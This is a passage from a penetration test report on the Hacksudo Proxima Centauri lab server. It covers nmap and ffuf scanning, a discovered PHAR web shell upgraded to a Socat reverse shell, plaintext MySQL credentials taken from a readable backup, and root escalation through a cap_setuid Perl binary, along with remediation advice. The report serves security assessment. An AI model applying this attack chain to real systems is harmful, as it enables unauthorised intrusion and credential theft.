Hacksudo Proxima Centauri

Black Box Penetration Test

Performed by Shane Kell

June 17th – July 1st 2021

A picture containing text

Description automatically generated

Table of Contents

[Executive Summary: 3](#_Toc76491466)

[Summary of Results: 4](#_Toc76491467)

[Remediation Recommendations: 5](#_Toc76491468)

[Test Details: 6](#_Toc76491469)

[Scans: 11](#_Toc76491470)

# Executive Summary:

A contract was opened with ABC Corp to conduct a black box security analysis of the Hacksudo Proxima Centauri server located at IP address 10.0.0.52 from within the server’s network. This engagement included identification of vulnerabilities, documentation of any credentials discovered, demonstration of remote access, and elevation of privileges. Remediation recommendations are being provided to help harden the security posture of the Hacksudo Proxima Centauri server.

This analysis was conducted in a manner that simulated a malicious actor engaged in a targeted attack on the server, with the goals of:

* Identifying if a remote attacker could penetrate the defenses of Hacksudo Proxima Centauri
* Determining the impact of a security breach on:
  + Confidentiality and Integrity of private data stored on the server
  + Availability of services on Hacksudo Proxima Centauri

The testing window was two weeks, starting on June 17th, 2021 and ending on July 1st. This report being due on the final day of the engagement window.

# Summary of Results:

Initial compromise came from a Powny reverse shell file that was found in the /data/trash directory of the web page. When the file was accessed a command shell for the underlying server was opened in the web browser.

After upgrading the command shell to a Socat shell, a plaintext MySQL username and password was found in /var/backups in mysql.bak. This credential was used to log in to a local MySQL database on the remote host, and the login details for user Proxima were found. These were used to move laterally into their account.

After the lateral move, a Perl binary with capability cap\_setuid+ep set was found in the /home/proxima/proximaCentauriA directory, and this was used to spawn a shell with root level privileges.

# Remediation Recommendations:

Powny Shell:

The initial foothold came through a Powny reverse shell that was found on the machine in the /data/trash/files directory. This file was not added as part of this engagement, and removing it as soon as possible is strongly advised. When found and executed it spawns a shell on the underlying machine. This is an indicator of prior compromise, and an investigation is advised to dive deeper into this.

MySQL:

A mysql.bak file was found in /var/backups that was readable by any user on the system. It contained a username and plaintext password that granted access to the MySQL database, and then a regular username and plaintext password were recovered to move laterally on the machine into a regular user account.

The recommendation is to enhance security of MySQL backups by implementing encryption for single file backups. Please see link in references section for more information.

Perl:

Once in Proxima’s user account, a Perl binary was found that had capabilities cap\_setuid+ep set. This gave the binary sudo privileges and allowed for the elevation of the shell to root.

Robots.txt:

It’s advised to erase or remove the robots.txt file. A safer alternative is to use the meta robots tag in the head section of the page you don’t want to be indexed (example: **<meta name="robots" content="noindex" />**)

# Test Details:

Nmap Scan

At the start of the engagement, an Nmap port scan was performed with the following command:

**nmap -A -p- 10.0.0.52**

Port 80 was the only port found to be open, and it was hosting the server’s website as expected.

Ffuf web directory brute force:

The Ffuf tool was used to brute force map the web site with the following command:

**ffuf -w directory-list-2.3-medium.txt -u http://10.0.0.52/FUZZ -recursion -mc 200,301,302,307,308 -o ~/ffuf\_output/proxima\_centauri\_200-301-302-307-308 -of csv**

This led to the /data/trash directory:




Figure 1: /data/trash directory with directory indexing

Inside /data/trash/files folder was a file titled ‘shell.phar’. This file opened a Powny shell on the underlying server.




Figure 2: /data/trash/files directory contents




Figure 3: Powny shell

The shell was then upgraded to a Socat reverse shell for stability and functionality.




Figure 4: Socat reverse shell, sender and receiver

During enumeration of the host, a file title ‘mysql.bak’ was found that was readable by anyone. This file contained mysql login credentials ‘alfauser:passw0rd’ in plaintext.

